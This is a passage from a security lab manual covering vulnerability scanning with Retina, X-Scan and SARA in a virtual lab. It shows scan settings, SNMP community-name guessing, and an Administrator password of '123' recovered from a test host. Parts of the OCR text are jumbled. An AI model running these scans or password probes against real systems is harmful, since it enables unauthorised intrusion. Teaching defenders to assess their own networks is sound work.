SNMP Servers	public - SNMP default community name
NetBIOS	Null Session
Accounts	mmouse - Password Does Not Expire
Accounts	IUSR_WIN2000S-V - Password Does Not Expire
Accounts	TsInternetUser - Password Does Not Expire
Accounts	Kermit - Password Does Not Expire

SNMP Servers: public - SNMP default community name

Description:	The community name set for the SNMP service was detected, this may be due to the fact it is a default community name enabled after installation.
Risk Level:	High
How To Fix:	Disable this community name, or password protect use of it.
Related Links:	UCD-SNMP Home Page A Simple Network Management Protocol (SNMP)
CVE:	CAN-1999-0517

Did you know...
You can mail technical support questions to http://www.eeye.com/support.

Scan complete

***Note:** Retina is used by attackers to find faults and exploit them. Retina is used by security administrators to find and correct those same exploits. Among the commercial vulnerability scanners available, Retina is one of the best.

Lab 64: Target Assessment

Assessment of Target Security: X-Scan

Prerequisites: None


Countermeasures: Secure ACLs, Bastion computer, host-based firewalls

Description: The X-Scan application is designed to perform a security assessment of the target. X-Scan scans ports, traceroutes, performs audits with numerous canned scripts, generates precise reports, and provides recommended solutions for security concerns and much more. X-Scan is basically the free equivalent of Retina (see Lab 63).

Procedure: Start the application, set the parameters, and execute.


Click on the **xscan_gui** icon to start the X-Scan application.

The X-Scan application starts. Configure the X-Scan application by clicking on **Config** and then clicking on **Scan Parameter**.



```
X-Scan-v2.3 User Manual

1. System requirement: Windows 9x/NT4/2000

2. Introduction:

   X-Scan is a general network vulnerabilities scanner for scanning network vulnerabilities for specific IP address
following items can be scanuter by multi-threading method. Plug-ins are supportable and GUI or CUI programs are
SERVER, FTP-SERVER, Sllowing items can be scanned: remote OS type and version detection based on TCP/IP
be browsed by a Web Browport status and port BANNER information, SNMP information, CGI vulnerability, IIS
                         lity, SSL vulnerability, SQL-SERVER, FTP-SERVER, SMTP-SERVER, POP3-SERVER,
                         ssword pair prob, NT server NETBIOS information, Register information, etc. The result
3. Components:           ry, whose index can be found in index_*.htm which can be browsed by a Web Browser.
                         s, the corresponding descriptions and solutions are provided. As to other vulnerabilities,
   xscan_gui.exe   —  X-Sand "Vulnerability engine" in www.xfocus.org.
   xscan.exe       —  X-Sc
```

Under the **Basic config** tab, enter the target **IP Address**.
Change the default **Skip host when failed to ping** to **Scan always**.



1.Scan range

IP address range: 172.16.1.46

□ Load host list from file

2.Thread

Maximal number of thread: 100

Maximal number of host: 15

3.Other


☑ Display verbose information

○ Skip host when failed to ping

○ Skip host when no opened port be found

● Scan always

Under the **Port** tab, enter the ports in **Scan port** and **Scan mode** to scan on the target.



1.Scan port: 1-139,443,445,1080,1433,2049,3128,3389,5000,7000-7010,8010,8080,8181

2.Scan mode: TCP

3.Default port:


HTTP: 80 RPC: 111

FTP: 21 FINGER: 79

SMTP: 25 SQL-SERVER: 1433

POP3: 110

The remaining information may be left at default values unless this is an SNMP assessment, which is configured on the **Snmp** tab. Click **OK**.



Snmp information

☑ Get interfaces infomation


☑ Get IP information

☑ Get TCP information

☑ Get UDP information

☑ Get Wins user list


To begin the assessment click the start button ▶ or click on **File** and then click **Start**. The results are displayed as the assessment executes.



```
172.16.1.46 (Windows NT 5.0)
  Trace-Route
    01 0000 ms - 172.16.1.46 [w2k
  Port-Status
    25 - SMTP, Simple Mail Transf
    80 - HTTP, World Wide Web
    7007 - afs3-bos basic overseer p
    135 - Location Service
    139 - NETBIOS Session Service
    443 - HttpS, Secure HTTP
    445 - Microsoft-DS
    3389 - Windows 2000 remote a
  NT-Server-Password
    Administrator(123)
  NetBios-Info
    NetServerGetInfo
    NetRemoteToD
    NetServerTransportEnum
    NetSessionEnum
    NetServerEnum
    NetShareEnum
    NetUserEnum
    NetLocalGroupEnum
    NetGroupEnum
```

```
[172.16.1.46]: Checking "Port: 9901" ...
[172.16.1.46]: Port 7007 is opened: afs3-bos basic overseer process
[172.16.1.46]: Port 135 is opened: Location Service
[172.16.1.46]: Port 139 is opened: NETBIOS Session Service
[172.16.1.46]: Port 443 is opened: HttpS, Secure HTTP
[172.16.1.46]: Port 445 is opened: Microsoft-DS
[172.16.1.46]: Port 3389 is opened: Windows 2000 remote admin
[172.16.1.46]: "Port-Status" scan complete, Found 8.
[172.16.1.46]: Checking "Snmp-Info" ...
[172.16.1.46]: Checking "Snmp-Password: Public" ...
[172.16.1.46]: Checking "Snmp-Password: private" ...
[172.16.1.46]: Checking "Snmp-Password:  private" ...
[172.16.1.46]: Checking "Snmp-Password: Private" ...
[172.16.1.46]: Checking "Snmp-Password: privatew" ...
[172.16.1.46]: Checking "Snmp-Password: allprivate" ...
[172.16.1.46]: Checking "Snmp-Password: all private" ...
[172.16.1.46]: Checking "Snmp-Password: secret" ...
[172.16.1.46]: Checking "Snmp-Password: world" ...
[172.16.1.46]: Checking "Snmp-Password: read" ...
[172.16.1.46]: Checking "Snmp-Password: read_AU" ...
[172.16.1.46]: Checking "Snmp-Password: read_only" ...
```

An HTML page displaying an itemized result of the assessment is given by clicking on the green report button ▶ or by clicking on **View** and then clicking on **Report**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home Windows 2000 Professional Red Hat Linux Red Hat Linux 8 Server Windows 2000 Server Windows
X-Scan report - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address E:\X\Windows\xscan\log\index_172.16.1.46.htm
Go Links
Done
Internet
Start X-Scan report - Micros... E:\X\Windows\xscan xscan_gui 3:55 PM

X-Scan v2.3 report [X-Focus]


[Scan Module]:
Trace-Route
Port-Status
Snmp-Info
SSL-Vuln
RPC-Vuln
SQL-Server-Password
FTP-Password
NT-Server-Password
NetBios-Info
SMTP-Vuln
POP3-Password
HTTP-Vuln
IIS-Vuln
BIND-Vuln
Finger-Vuln
Sygate-Vuln

[Scan Range]:
172.16.1.46 - 172.16.1.46

[Scan Result]:

172.16.1.46: [Detail][Summary -- Host name: "w2kas", OS: "Windows NT 5.0"]

By clicking on the **Details** selection on the Web page reveals the specifics of the results.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home Windows 2000 Professional Red Hat Linux Red Hat Linux 8 Server Windows 2000 Server Windows
172.16.1.46 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address E:\X\Windows\xscan\log\172.16.1.46.htm
Go Links
Internet
Start X-Scan report - Mi... E:\X\Windows\xscan xscan_gui 172.16.1.46 - Mi... 3:57 PM

X-Scan v2.3 report

[Index]: "172.16.1.46"

Trace-Route
Port-Status
Snmp-Info
SSL-Vuln
RPC-Vuln
SQL-Server-Password
FTP-Password
NT-Server-Password
SMTP-Vuln
POP3-Password
HTTP-Vuln
IIS-Vuln
BIND-Vuln
Finger-Vuln
Sygate-Vuln


[NetBios-Info]
RemoteRegistryInfo NetServerGetInfo NetGetDCName NetServerTransportEnum NetSessionEnum
NetServerEnum NetServerDiskEnum NetShareEnum NetUserEnum NetLocalGroupEnum
NetGroupEnum NetFileEnum NetScheduleJobEnum NetUseEnum

Detail

Click on individual results to display each vulnerability result. In this example, the **NT Server Password** was selected, which scrolls to the area of the results page for those details. This example shows the following:

- The Administrator password was determined to be **123**.
- The account was last logged into Fri Nov 18 21:48:43 2005.
- The account has logged in a total of 9 times.

***Note:** Keep in mind that attackers look at all data collected. If an Administrator account has only logged in a total of 9 times, this may indicate that the user does not use that server very much or is not logging out and may not dedicate appropriate security measures to keep that server up to date. Even if the password cannot be determined by X-Scan, the fact that this server has port 3389 open indicates other tools may be able to gain access (Lab 59).



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
file:///E:/X/Windows/xscan/log/172.16.1.46.htm#NT-Server-Password - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
file:///E:/X/Windows/xscan/log/172.16.1.46.htm#NT-Server-Password
Go
Links
Internet
Start
X-Scan report - Mi...
E:\X\Windows\xscan
xscan_gui
file:///E:/X/Win...
3:57 PM

```
[NT-Server-Password]

Administrator/123
Account type: Administrator
Last logon: GMT Fri Nov 18 21:48:43 2005
Bad password count: 0
Number logons: 9
USER ID: 0x000001f4, GROUP ID: 0x00000201



Plugin category: NT-SERVER
Plugin name: NT-Server-Password
Plugin author: glacier
Plugin version: 1.1
Risk rank: high
Description: "xfocus" vulnerability search engine "xfocus" exploit search engine

________________________________________________________________________________


[NetBios-Info]

[NetServerGetInfo Level 101]:
Host name: "172.16.1.46"
OS: Windows NT
OS version: 5.0
Comment:""
Host type: WORKSTATION SERVER SERVER_NT BACKUP_BROWSER
```

***Note:** X-Scan is an excellent tool to check for vulnerabilities against servers and the price (free) cannot be beat.

Lab 65: Vulnerability Scanner

Perform Vulnerability Assessment: SARA

Prerequisites: None

Countermeasures: Secure ACLs, Bastion servers/workstations

Description: SARA (Security Auditor's Research Assistant) discovers, analyzes, and reports on security vulnerabilities of network-based computers, servers, routers, and firewalls. SARA is built to support the large-scale enterprise model that contains more than 25,000 nodes and is approved for operation in the SANS Top 10 and Top 20 environments. Remember that all commands in Linux are *case sensitive*.


Procedure: Compile, install, execute against target, and review the results.

From the directory containing the compressed files, type **tar –zxvf sara-6.0.7b.tgz**.

The files will uncompress into a new directory named **sara-6.0.7b**.


Change to the new directory by typing **cd sara-6.0.7b** and pressing **Enter**.

The SARA application must be configured for the specific machine it is on. This is done by typing **./configure**.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
Re
root@localhost:~/tools/SARA/sara-6.0.7b - Shell - Konsole
Session Edit View Settings Help
Konqueror
Mozilla-bin
23:04
Your version of VMware Tools is out of date.

```
[root@localhost sara-6.0.7b]# ./configure
```

SARA will now configure to the specific machine it is on.




Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
root@localhost:~/tools/SARA/sara-6.0.7b - Shell - Konsole
Session Edit View Settings Help
Konqueror
Mozilla-bin
23:06
Your version of VMware Tools is out of date.

```
checking for rpc socket compatibility... no
checking for -lrpcsvc... yes
checking for -lsocket... no
checking for -lsun... no
checking for -lPW... no
checking for +DAportable... no
checking how to run the C preprocessor... gcc -E
checking for asm/socket.h... yes
checking for linux/limits.h... yes
checking for stdint.h... yes
checking for TIRPC compatibility... no
checking for uid_t in sys/types.h... yes
checking whether cross-compiling... no
checking type of array argument to getgroups... gid_t
checking if sys_errlist is declared... yes
checking if system netinet headers work... no
checking for rpc includes... no
checking for ssl libraries to build ssh .. yes
checking for zlib libraries to build ssh .. yes
checking for rpcgen... /usr/bin/rpcgen
updating cache ./config.cache
creating ./config.status
creating Makefile
[root@localhost sara-6.0.7b]#
```

The next step is to create the SARA file by typing:


```
./make
```



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
root@localhost:~/tools/SARA/sara-6.0.7b - Shell - Konsole
Session Edit View Settings Help
Konqueror
Mozilla-bin
23:06
Your version of VMware Tools is out of date.

```
checking for rpc socket compatibility... no
checking for -lrpcsvc... yes
checking for -lsocket... no
checking for -lsun... no
checking for -lPW... no
checking for +DAportable... no
checking how to run the C preprocessor... gcc -E
checking for asm/socket.h... yes
checking for linux/limits.h... yes
checking for stdint.h... yes
checking for TIRPC compatibility... no
checking for uid_t in sys/types.h... yes
checking whether cross-compiling... no
checking type of array argument to getgroups... gid_t
checking if sys_errlist is declared... yes
checking if system netinet headers work... no
checking for rpc includes... no
checking for ssl libraries to build ssh .. yes
checking for zlib libraries to build ssh .. yes
checking for rpcgen... /usr/bin/rpcgen
updating cache ./config.cache
creating ./config.status
creating Makefile
[root@localhost sara-6.0.7b]# make
```


The SARA application will now be created.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Server
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Windows 2000 Professional
root@localhost:~/tools/SARA/sara-6.0.7b - Shell - Konsole
Session Edit View Settings Help
Konqueror
Mozilla-bin
23:10
Your version of VMware Tools is out of date.

```
AEEEIIII...!!!  can't find uudecode


AEEEIIII...!!!  can't find uuencode


AEEEIIII...!!!  can't find rusers

Warning:  Deprecated rpcclient.  Load from www.samba-tng.org

Warning:  Can't run nmap with $concurrent_processes > 1


Ok, now doing substitutions on the shell scripts...
Changing paths in config/paths.pl...
Changing paths in config/paths.sh...

Now building CVE database

Now building FIFOs for SSS
   SARA Self Scan (SSS) option not installed; no web server found running
make[1]: Leaving directory `/root/tools/SARA/sara-6.0.7b'
[root@localhost sara-6.0.7b]#
```

